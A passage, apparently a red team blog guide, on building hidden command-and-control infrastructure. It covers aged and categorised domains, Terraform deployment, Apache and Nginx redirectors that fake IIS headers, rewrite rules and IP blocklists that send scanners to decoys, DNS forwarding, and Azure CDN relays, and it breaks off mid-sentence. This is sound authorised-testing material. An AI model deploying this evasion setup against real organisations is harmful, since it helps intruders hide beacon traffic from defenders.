Red Team Infrastructure The Full Picture: From Domain to Beacon
The complete guide to Red Team Infrastructure: C2 Frameworks, Redirectors, CDN Relays (Azure, AWS, GCP), Serverless Lambda, Cloudflare Tunnels, Phishing Infrastructure, Mail Servers, Malleable Profiles, and full OPSEC hardening.

Hi I’m DebuggerMan, a Red Teamer. This is the definitive guide to Red Team Infrastructure. Every component, every tool, every config. From buying domains to getting beacons through the most hardened environments. 12 phases covering C2, redirectors, CDN relays, phishing, mail servers, Cloudflare tunnels, Malleable profiles, and full OPSEC hardening. No fluff just architecture and tradecraft.
Why Infrastructure Matters
Your payload is perfect. Your exploit is clean. But your beacon calls back to a raw VPS IP with a self-signed cert and it gets blocked in 30 seconds. Infrastructure is what separates a red team from a script kiddie. Without proper infrastructure, you have no operation.
A mature red team infrastructure has one goal: get your C2 traffic from the target to your team server, undetected, for as long as the engagement lasts.
This means:
- The team server is never exposed to the internet
- Traffic passes through multiple layers of filtering and redirection
- Every domain, certificate, and header is carefully chosen to blend in with legitimate traffic
- If one component is burned, the rest of your infrastructure survives
The Architecture High Level
Here’s what a full red team infrastructure looks like:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
                    ┌──────────────────────────────────────────────────────────┐
                    │                    INTERNET                              │
                    └──────────────────────────────────────────────────────────┘
                              │                    │
                    ┌─────────┴─────────┐  ┌──────┴──────────┐
                    │   C2 TRAFFIC      │  │ PHISHING TRAFFIC │
                    └─────────┬─────────┘  └──────┬──────────┘
                              │                    │
                    ┌─────────▼─────────┐  ┌──────▼──────────┐
                    │  CDN Relay         │  │  Evilginx /      │
                    │  (Azure/AWS/GCP)   │  │  GoPhish          │
                    └─────────┬─────────┘  └──────┬──────────┘
                              │                    │
                    ┌─────────▼─────────┐  ┌──────▼──────────┐
                    │  HTTPS Redirector  │  │  SMTP Server     │
                    │  (Apache/Nginx)    │  │  (Postfix/iRed)  │
                    │  4 Filter Layers   │  │  SPF/DKIM/DMARC  │
                    └─────────┬─────────┘  └──────┬──────────┘
                              │                    │
                    ┌─────────▼────────────────────▼──────────┐
                    │         INTERNAL NETWORK (VPN/VPC)       │
                    │  ┌──────────┐  ┌────────┐  ┌─────────┐  │
                    │  │Team Server│  │Dev Box │  │ Attack  │  │
                    │  │(CS/Sliver)│  │(Win)   │  │ Server  │  │
                    │  └──────────┘  └────────┘  └─────────┘  │
                    └─────────────────────────────────────────┘
Each layer adds protection. Each layer filters. If a defender finds the CDN endpoint, they still can’t reach the team server. If the redirector gets burned, you spin up a new one and re-point the CDN the team server stays untouched.
Infrastructure Segmentation
 Each stage uses completely isolated infrastructure: different domains, VPS providers, IPs, and certificates
Never run everything on one server. Separate your infrastructure by function and temporal scope:
| Stage | Purpose | Lifespan | Example |
|---|---|---|---|
| Stage 0 | Phishing & initial code execution | Hours to days | GoPhish, Evilginx, payload hosting |
| Stage 1 | Persistence & long-term C2 | Weeks to months | HTTPS beacon, DNS beacon |
| Stage 2 | Interactive operations | Minutes to hours | SOCKS proxy, lateral movement |
| Stage 3 | Exfiltration | Hours | Data staging, exfil channels |
Why segment? If your phishing domain gets burned (Stage 0), your C2 channel (Stage 1) is untouched. If your interactive session gets caught (Stage 2), your persistence survives. Discovery of one component should never compromise the rest.
Each stage should use:
- Different domains on different registrars
- Different VPS providers (AWS, Azure, DigitalOcean, Linode)
- Different IP ranges and geographic regions
- Different certificates from different CAs
Phase 1: Domain Selection & Preparation
 The domain selection pipeline: find, verify, categorize, and age your domains before any engagement
Before touching any server, you need domains. This is where most operators fail they buy a domain the day of the engagement and wonder why it gets blocked.
Aging
Newly registered domains get flagged by Next-Generation Firewalls (NGFWs) and threat intelligence feeds. You need domains aged at least 6 months. Two options:
1- Age it yourself: Buy the domain months before the engagement, deploy a simple website (a health blog, a finance tips page), and let it build reputation.
2- Buy expired domains: Use expireddomains.net to find domains that were previously used for legitimate purposes. Check that they haven’t been blacklisted using MXToolbox.
Domain Hunting Tools:
| Tool | Purpose |
|---|---|
| DomainHunter | Queries expireddomains.net, checks BlueCoat/WebPulse categorization, filters out malware-flagged domains |
| CatMyFish | Automates domain search with categorization checking |
| AIRMASTER | Uses expireddomains.net with Bluecoat OCR bypass |
1
2
# DomainHunter example
python domainhunter.py -r 500 -c Healthcare
Blacklist Check: Before buying, verify the domain isn’t flagged across all major vendors: McAfee, Fortiguard, Symantec/Bluecoat, Checkpoint, Palo Alto, Sophos, TrendMicro, Brightcloud, Websense. A single blacklist entry means the domain is useless.
Categorization
Security products categorize websites by content type “Health”, “Finance”, “Technology”, etc. Your domain needs to be in a trusted category. Health and Finance are ideal because:
- They are associated with positive reputation
- Under GDPR/EU law, SSL traffic to Health/Finance domains is immune to SSL stripping/decryption (they hold PHI/PII)
- Firewalls rarely block these categories
To categorize your domain:
- Spin up a VPS and deploy a simple website with benign content matching your target category
- Submit for categorization at:
- Wait days to weeks for categorization to propagate
- Verify with VirusTotal
Cost & Separation
Each redirector needs its own domain. Never use the same domain for payloads, C2 traffic, and phishing. If one domain gets burned, only that function is lost.
| Function | Example Domain |
|---|---|
| C2 HTTPS | ms-updates-corp.com |
| Payload Delivery | cloud-storage-cdn.net |
| Phishing | portal-verify-login.com |
Use registrars that don’t block red team activity. Cloudflare is recommended no keyword blocking, built-in WHOIS privacy, DDoS protection, and SSL certificates included.
DNS Configuration
After purchasing a domain, configure DNS records:
| Record | Source | Destination |
|---|---|---|
| A | @ (root domain) | Redirector IP |
| CNAME | www | @ (root domain) |
1
2
3
# Verify DNS propagation
nslookup yourdomain.com
dig yourdomain.com
OPSEC Tip: Use Ghostwriter to manage and monitor your red team domains across engagements.
How to Test :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
# Check domain reputation and category across major security vendors using DomainHunter
python domainhunter.py -r 100 -c Healthcare

# Verify DNS records are correctly propagated after configuring A and CNAME records
dig yourdomain.com A && dig TXT yourdomain.com

# Use this site to verify domain categorization across Bluecoat and major security vendors
https://sitereview.bluecoat.com/

# Use this site to check domain blacklist status across all major threat intel feeds
https://mxtoolbox.com/domain

# Scenario 1: Verifying an expired domain is clean before purchasing it for an engagement
1- Run DomainHunter against expireddomains.net to find domains matching your desired category (e.g., Healthcare)
2- For each candidate, check all major vendor categories: McAfee, Fortiguard, Symantec, Checkpoint, and Palo Alto using the tool's built-in checks
3- Reject any domain with a single flag from any vendor; repeat the search until a fully clean, well-categorized domain is confirmed

# Scenario 2: Recategorizing a newly purchased domain before the engagement starts
1- Deploy a simple, legitimate-looking website on the domain with real content matching the target category (e.g., a health tips blog with articles)
2- Submit the domain for recategorization at sitereview.bluecoat.com, zvelo.com, and trustedsource.org
3- Wait 48-72 hours, then re-verify the category using VirusTotal and vendor portals before the engagement date
Phase 2: Infrastructure Deployment with Terraform
Manual setup is slow, error-prone, and unrepeatable. Terraform automates everything servers, networks, security groups, DNS in minutes.
Install Terraform
1
2
3
4
5
6
7
8
9
10
11
# Ubuntu/Debian
wget -O - https://apt.releases.hashicorp.com/gpg | sudo gpg --dearmor -o /usr/share/keyrings/hashicorp-archive-keyring.gpg
echo "deb [arch=$(dpkg --print-architecture) signed-by=/usr/share/keyrings/hashicorp-archive-keyring.gpg] https://apt.releases.hashicorp.com $(lsb_release -cs) main" | sudo tee /etc/apt/sources.list.d/hashicorp.list
sudo apt update && sudo apt install terraform

# macOS
brew tap hashicorp/tap
brew install hashicorp/tap/terraform

# Windows
choco install terraform
Infrastructure Components
A typical deployment creates:
| Server | Role | IP (Example) |
|---|---|---|
| Team Server | C2 server (Cobalt Strike / Havoc) | 10.10.0.204 |
| Redirector Server | Apache/Nginx reverse proxy | 10.10.0.205 |
| Linux Attack Server | Offensive tooling | 10.10.0.206 |
| Windows Dev Server | Payload development & testing | 10.10.0.10 |
All servers sit on the same internal subnet (e.g., 10.10.0.0/24). The only server exposed to the internet is the redirector. The team server communicates only through the internal network.
How to Test :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
# Validate Terraform configuration and preview all infrastructure changes before applying
terraform plan -var-file="vars.tfvars"

# Verify internal connectivity between the redirector and the team server after deployment
ssh -i key.pem user@REDIRECTOR_IP "curl -sk https://10.10.0.204:4443"

# Use the Terraform documentation and provider reference for configuration guidance
https://developer.hashicorp.com/terraform/docs

# Use Shodan to verify the team server has no public-facing ports after deployment
https://www.shodan.io/

# Scenario 1: Team server is accidentally exposed to the internet after deployment
1- Run nmap -sV -p- TEAM_SERVER_IP from an external perspective to check for exposed ports
2- If any ports are listening publicly, update the Terraform security group rules to block all inbound traffic except from the redirector's internal IP
3- Re-apply the Terraform plan, confirm the team server is no longer reachable externally, and verify the redirector can still reach it internally

# Scenario 2: Redirector cannot communicate with the team server after deployment
1- SSH into the redirector and test the connection: curl -sk https://10.10.0.204:4443 to check if the team server responds
2- If the connection fails, inspect the VPC security group rules on the team server to confirm port 4443 is allowed from the redirector's internal subnet
3- Fix the security group rules, re-apply Terraform, and re-run the connectivity test to confirm the internal channel is working
Phase 3: Command & Control (C2) Framework
The C2 framework is the heart of your operation. It generates implants (beacons), manages listeners, and provides the operator interface.
Choosing a C2
| Framework | Type | Language | Key Feature |
|---|---|---|---|
| Cobalt Strike | Commercial | Java | Most mature, malleable profiles, BOFs |
| Havoc | Open Source | C/C++ | CS-compatible BOFs, malleable |
| Mythic | Open Source | Go/Python | Plugin architecture, multi-agent |
| Sliver | Open Source | Go | Armory plugins, multi-protocol |
What matters most is malleability. Defenses target frameworks constantly. The ability to modify every component headers, URIs, user agents, sleep patterns, encryption gives you the upper hand.
C2 Components
- Team Server: The backend hosts listeners, manages beacons, stores data. Never exposed to the internet.
- Client: The GUI operators connect to the team server and interact with beacons.
- Beacon/Demon/Implant: The agent running on the compromised host. Communicates back to the team server through listeners.
- Listener: Defines how the beacon talks HTTP, HTTPS, DNS, SMB, TCP.
- Loader: The program that wraps the beacon shellcode, handles evasion (AMSI patching, ETW unhooking), and executes the implant in memory.
Listener Types
Egress (Exit) Listeners: Connect directly outbound HTTP/HTTPS, DNS. These cross the network boundary.
Peer-to-Peer (P2P) Listeners: SMB and TCP used for internal lateral movement. A P2P beacon forwards through other beacons until it reaches an egress beacon.
1
Internet ← HTTPS Beacon (Egress) ← SMB Beacon (P2P) ← TCP Beacon (P2P)
How to Test :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
# Verify the C2 listener is active and listening on the expected port on the team server
netstat -tlnp | grep 4443

# Generate a test beacon and confirm it calls back through the team server listener
curl -sk -A "Mozilla/5.0" https://TEAM_SERVER_IP:4443/

# Use the C2 Matrix to compare framework capabilities and choose the right C2 for the engagement
https://www.thec2matrix.com/

# Use Havoc C2 documentation for framework setup and agent configuration reference
https://havoc.wiki/

# Scenario 1: Verifying a new C2 listener is functional before deploying beacons to production
1- Start the HTTPS listener on the team server and confirm the port is listening using netstat -tlnp
2- Generate a staged beacon payload, execute it on an isolated test VM, and wait for it to call back
3- Confirm the beacon appears in the operator interface, responds to commands, and shell output is returned correctly

# Scenario 2: Beacon fails to connect after placing the redirector in front of the team server
1- Check if the beacon's callback URL points to the redirector domain rather than the raw team server IP
2- Manually test the redirect chain: curl -sk -A "Mozilla/5.0" -H "DNT: 1" https://yourdomain.com/css3/index2.shtml
3- Verify the Malleable profile's Host header matches the redirector domain, redeploy the beacon, and confirm check-in succeeds
Phase 4: The HTTPS Redirector
The redirector is the gatekeeper. It sits between the internet and the team server, deciding what traffic gets through and what gets sent to a decoy.
Why Use a Redirector?
- Hides the team server it’s never directly accessible
- Filters hostile traffic scanners, bots, threat intel providers get redirected
- Maintains domain categorization bots see a “normal” website
- Survives burning if the redirector is found, spin up a new one; team server untouched
Apache Setup
Apache is the most common choice due to mod_rewrite capabilities.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# Install Apache and required modules
sudo apt update
sudo apt install -y apache2 libapache2-mod-security2

# Enable required modules
sudo a2enmod proxy proxy_http proxy_connect ssl rewrite headers deflate security2

# Disable directory listing
sudo a2dissite 000-default

# Hide Apache version and mimic IIS
echo 'ServerTokens Prod' >> /etc/apache2/apache2.conf
echo 'ServerSignature Off' >> /etc/apache2/apache2.conf
echo 'Header set Server "Microsoft-IIS/10.0"' >> /etc/apache2/apache2.conf

sudo systemctl restart apache2
Why mimic IIS? If a defender fingerprints your server, they see “Microsoft-IIS/10.0” completely normal for a Windows server hosting an update portal. This misleads incident responders.
Nginx Setup (Alternative)
Nginx is lighter than Apache and handles high concurrency better. Many operators prefer it for high-traffic redirectors:
1
sudo apt install -y nginx certbot python3-certbot-nginx
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
# /etc/nginx/sites-available/redirector
server {
    listen 443 ssl;
    server_name yourdomain.com;

    ssl_certificate /etc/letsencrypt/live/yourdomain.com/fullchain.pem;
    ssl_certificate_key /etc/letsencrypt/live/yourdomain.com/privkey.pem;

    # Hide server version
    server_tokens off;
    more_set_headers "Server: Microsoft-IIS/10.0";

    # Forward C2 traffic to team server
    location / {
        proxy_set_header X-Forwarded-For $remote_addr;
        proxy_pass https://10.10.0.204:4443;
        proxy_ssl_verify off;
    }
}
Nginx Upstream Pools for failover:
1
2
3
4
5
6
7
8
upstream c2_backend {
    server 10.10.0.204:4443;          # Primary team server
    server 10.10.0.210:4443 backup;   # Backup team server
}

upstream decoy_backend {
    server 10.10.0.100:80;            # Decoy content server
}
When the team server goes down, Nginx automatically falls back to the decoy server, making your redirector look like a normal website to anyone scanning.
DNS Redirector (for DNS Beacons):
1
2
3
4
5
# Forward DNS traffic to team server using iptables
iptables -I INPUT -p udp -m udp --dport 53 -j ACCEPT
iptables -t nat -A PREROUTING -p udp --dport 53 -j DNAT --to-destination 10.10.0.204:53
iptables -t nat -A POSTROUTING -j MASQUERADE
sysctl net.ipv4.ip_forward=1
TLS Certificates
You need valid TLS. Options:
Let’s Encrypt Free, automated. But commonly abused by attackers, so some firewalls scrutinize LE certs more heavily.
1
2
sudo apt install -y certbot python3-certbot-apache
sudo certbot --apache -d yourdomain.com
Cloudflare Origin Certificate Free, signed by Cloudflare’s CA. Better OPSEC than LE.
Microsoft-Managed (via Azure CDN) Best option. Microsoft-issued, auto-renewed, no certificate transparency log exposure.
ProxyPass Configuration
The redirector forwards legitimate traffic to the team server over the internal network:
1
2
3
4
5
6
7
8
9
10
11
12
# /etc/apache2/sites-available/yourdomain-le-ssl.conf

SSLProxyEngine On
SSLProxyVerify None
SSLProxyCheckPeerCN Off
SSLProxyCheckPeerName Off
SSLProxyCheckPeerExpire Off
ProxyPreserveHost On
RewriteEngine On

ProxyPass / https://10.10.0.204:4443/
ProxyPassReverse / https://10.10.0.204:4443/
At this point, all traffic hitting your domain reaches the team server. That’s dangerous. We need to filter.
How to Test :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
# Verify the redirector is forwarding C2 traffic and the team server responds correctly
curl -sk -A "Mozilla/5.0" -H "DNT: 1" https://yourdomain.com/css3/index2.shtml

# Confirm the Server header is masquerading as IIS and not revealing Apache
curl -sI https://yourdomain.com | grep -i server

# Use SSL Labs to verify the TLS certificate chain and configuration on the redirector
https://www.ssllabs.com/ssltest/

# Use Shodan to confirm the redirector does not reveal internal infrastructure details
https://www.shodan.io/

# Scenario 1: Validating the ProxyPass configuration correctly forwards C2 beacon traffic
1- Start the Cobalt Strike listener on the team server and confirm it is accepting connections on port 4443
2- Configure Apache ProxyPass to forward all requests to https://10.10.0.204:4443 and restart Apache
3- Generate a test beacon, execute it on a VM, and confirm it checks in via the redirector domain in the team server's beacon log

# Scenario 2: Verifying the redirector continues serving the decoy while the team server is restarted
1- Take the team server offline temporarily to simulate a planned restart or unplanned failure
2- While the team server is offline, send HTTP requests to the redirector domain and confirm they receive a normal decoy page response
3- Bring the team server back online and verify beacons automatically resume check-ins without any redirector reconfiguration needed
Phase 5: Fortifying the Redirector
 Traffic must pass through all 4 layers to reach the team server. Failure at any layer results in a silent redirect
An unprotected redirector is a liability. Web scanners, threat intelligence providers (Palo Alto, FireEye, Recorded Future), and automated bots will find it. We add 4 layers of defense.
Layer 1: User-Agent Filtering
Block known scanner and bot user agents by redirecting them to a decoy site:
1
2
3
4
5
6
# Define redirect target
Define REDIR_TARGET https://www.microsoft.com/en-us

# Block scanner/bot User-Agents
RewriteCond %{HTTP_USER_AGENT} (google|yandex|bingbot|Googlebot|bot|spider|simple|BBBike|wget|cloudfront|curl|Python|Wget|crawl|baidu|Lynx|xforce|HTTrack|Slackbot|netcraft|NetcraftSurveyAgent|Netcraft) [NC]
RewriteRule ^(.*)$ ${REDIR_TARGET} [L,R=302]
Why redirect and not block (403)? If a scanner gets 403, they know they were detected. A redirect to microsoft.com gives them nothing they think it’s a normal website.
Layer 2: Custom HTTP Header Check
Add a secret header to your C2 profile. If the header is missing, redirect:
In your Cobalt Strike Malleable C2 profile:
1
2
3
4
5
6
7
8
9
10
http-get {
    client {
        header "DNT" "1";
    }
}
http-post {
    client {
        header "DNT" "1";
    }
}
In Apache:
1
2
3
# If custom header is missing → redirect
RewriteCond %{HTTP:DNT} ^$
RewriteRule ^(.*)$ https://www.microsoft.com/en-us [L,R=301]
Layer 3: URI Path Validation
Only forward requests matching your C2 profile’s exact URIs:
1
2
3
4
5
6
7
8
9
10
11
# Define C2 URIs from profile
Define C2_Server 10.10.0.204:4443
Define CS_GET /css3/index2.shtml
Define CS_POST /tools/family.html

# Forward only matching URIs
RewriteCond %{REQUEST_URI} ^${CS_GET}.*$
RewriteRule ^${CS_GET}.*$ %{REQUEST_SCHEME}://${C2_Server}%{REQUEST_URI} [P]

RewriteCond %{REQUEST_URI} ^${CS_POST}.*$
RewriteRule ^${CS_POST}.*$ %{REQUEST_SCHEME}://${C2_Server}%{REQUEST_URI} [P]
Now even with the correct user agent and header, you still need the exact URI path.
Layer 4: IP Blocklist
Block known threat intelligence, scanner, and cloud provider IP ranges:
1
2
3
4
5
6
7
8
9
10
11
# /etc/apache2/redirect.rules
Define REDIR_TARGET www.google.com
RewriteEngine On
RewriteOptions Inherit

# Block AWS scanner ranges
RewriteCond expr "-R '100.20.0.0/16'"
RewriteCond expr "-R '100.24.0.0/16'" [OR]
RewriteCond expr "-R '103.246.0.0/16'" [OR]
# ... hundreds more ranges ...
RewriteRule ^.*$ %{REQUEST_SCHEME}://${REDIR_TARGET} [L,R=302]
Include it in your VHOST:
1
Include /etc/apache2/redirect.rules
Source: Use curi0usJack’s redirect rules as a starting point it contains thousands of known scanner IPs.
Custom 404 Error Page
Even after all filters, defenders might find valid URIs through traffic analysis. Add a realistic error page:
1
2
3
4
5
6
7
8
9
10
11
<!-- /var/www/yourdomain/error.html -->
<!DOCTYPE html>
<html>
<body>
    <div id="main">
        <div class="fof">
            <h1>Error 404</h1>
        </div>
    </div>
</body>
</html>
1
ErrorDocument 404 /error.html
Logging
Always log traffic to your redirector for analysis and rule tuning:
1
2
ErrorLog /var/www/yourdomain/logs/error.log
CustomLog /var/www/yourdomain/logs/access.log combined
1
2
sudo mkdir -p /var/www/yourdomain/logs
sudo chown -R www-data:www-data /var/www/yourdomain/
Testing the Full Chain
1
2
3
4
5
6
7
8
9
10
11
# Should redirect (blocked UA)
curl -A "curl" https://yourdomain.com/

# Should redirect (missing header)
curl -A "Mozilla/5.0" https://yourdomain.com/

# Should redirect (wrong URI)
curl -A "Mozilla/5.0" -H "DNT: 1" https://yourdomain.com/

# Should reach team server ✓
curl -A "Mozilla/5.0" -H "DNT: 1" https://yourdomain.com/css3/index2.shtml
How to Test :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
# Test all 4 filter layers sequentially to confirm each one correctly rejects unauthorized traffic
curl -A "Googlebot" https://yourdomain.com/ -sI | grep -i location

# Verify that only exact C2 URI paths are forwarded and all other paths are silently redirected
curl -A "Mozilla/5.0" -H "DNT: 1" https://yourdomain.com/invalid-random-path -sI | grep -i location

# Use this resource for a comprehensive IP blocklist to include in redirect.rules
https://gist.github.com/curi0usJack/971385e8334e189d93a6cb4671238b10

# Use AbuseIPDB to check if your redirector IP has been flagged by scanners or threat intel providers
https://www.abuseipdb.com/

# Scenario 1: Verifying all 4 filter layers reject unauthorized traffic silently without revealing the backend
1- Test Layer 1 by sending a request with a blocked user agent (Googlebot) and confirm it redirects to the decoy without a 403
2- Test Layer 2 without the custom DNT header, Layer 3 with an incorrect URI, and Layer 4 from a known scanner IP range
3- Confirm that all four rejection scenarios result in a silent 302 redirect to the decoy with no indication of a C2 backend

# Scenario 2: A threat intelligence provider discovers the redirector during an active engagement
1- Review the redirector's access log to identify the provider's IP address that scanned the domain
2- Add the provider's full IP range to the Layer 4 blocklist in redirect.rules and reload Apache
3- Confirm the provider's IP is now silently redirected while legitimate beacon traffic continues to flow to the team server uninterrupted
Phase 6: CDN Relays
 Multiple CDN providers route beacon traffic through trusted IP ranges, with the redirector filtering before reaching the team server
CDN relays are the most powerful evasion technique in red team infrastructure. By routing traffic through Azure, AWS, or GCP, your beacon traffic comes from trusted Microsoft/Amazon/Google IP ranges which are almost never blocked by firewalls.
Why CDNs?
- Traffic appears to originate from Microsoft/AWS/Google infrastructure
- Many organizations whitelist these IP ranges
- CDN domains (azureedge.net, cloudfront.net) are categorized as trusted
- Built-in Geo-IP filtering and custom header validation
- Microsoft-managed SSL certificates no cert transparency exposure
Azure CDN (Classic)
Azure CDN uses azureedge.net a Microsoft-trusted domain that’s whitelisted in most environments.
Setup:
- Azure Portal → Create CDN Profile → “Azure CDN Standard from Microsoft (Classic)”
- Create endpoint (e.g.,
yourname.azureedge.net) - Set Origin Hostname to your redirector domain
- Disable compression and caching:
- Caching Rules → “Bypass caching for query strings”
- Compression → Off
- Rules Engine → Add rule:
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
- Update Cobalt Strike listener host to
yourname.azureedge.net
Traffic flow:
1
Beacon → azureedge.net (Azure CDN) → yourdomain.com (Redirector) → Team Server
Hardening Azure CDN:
- Rules Engine → Custom HTTP header check (e.g.,
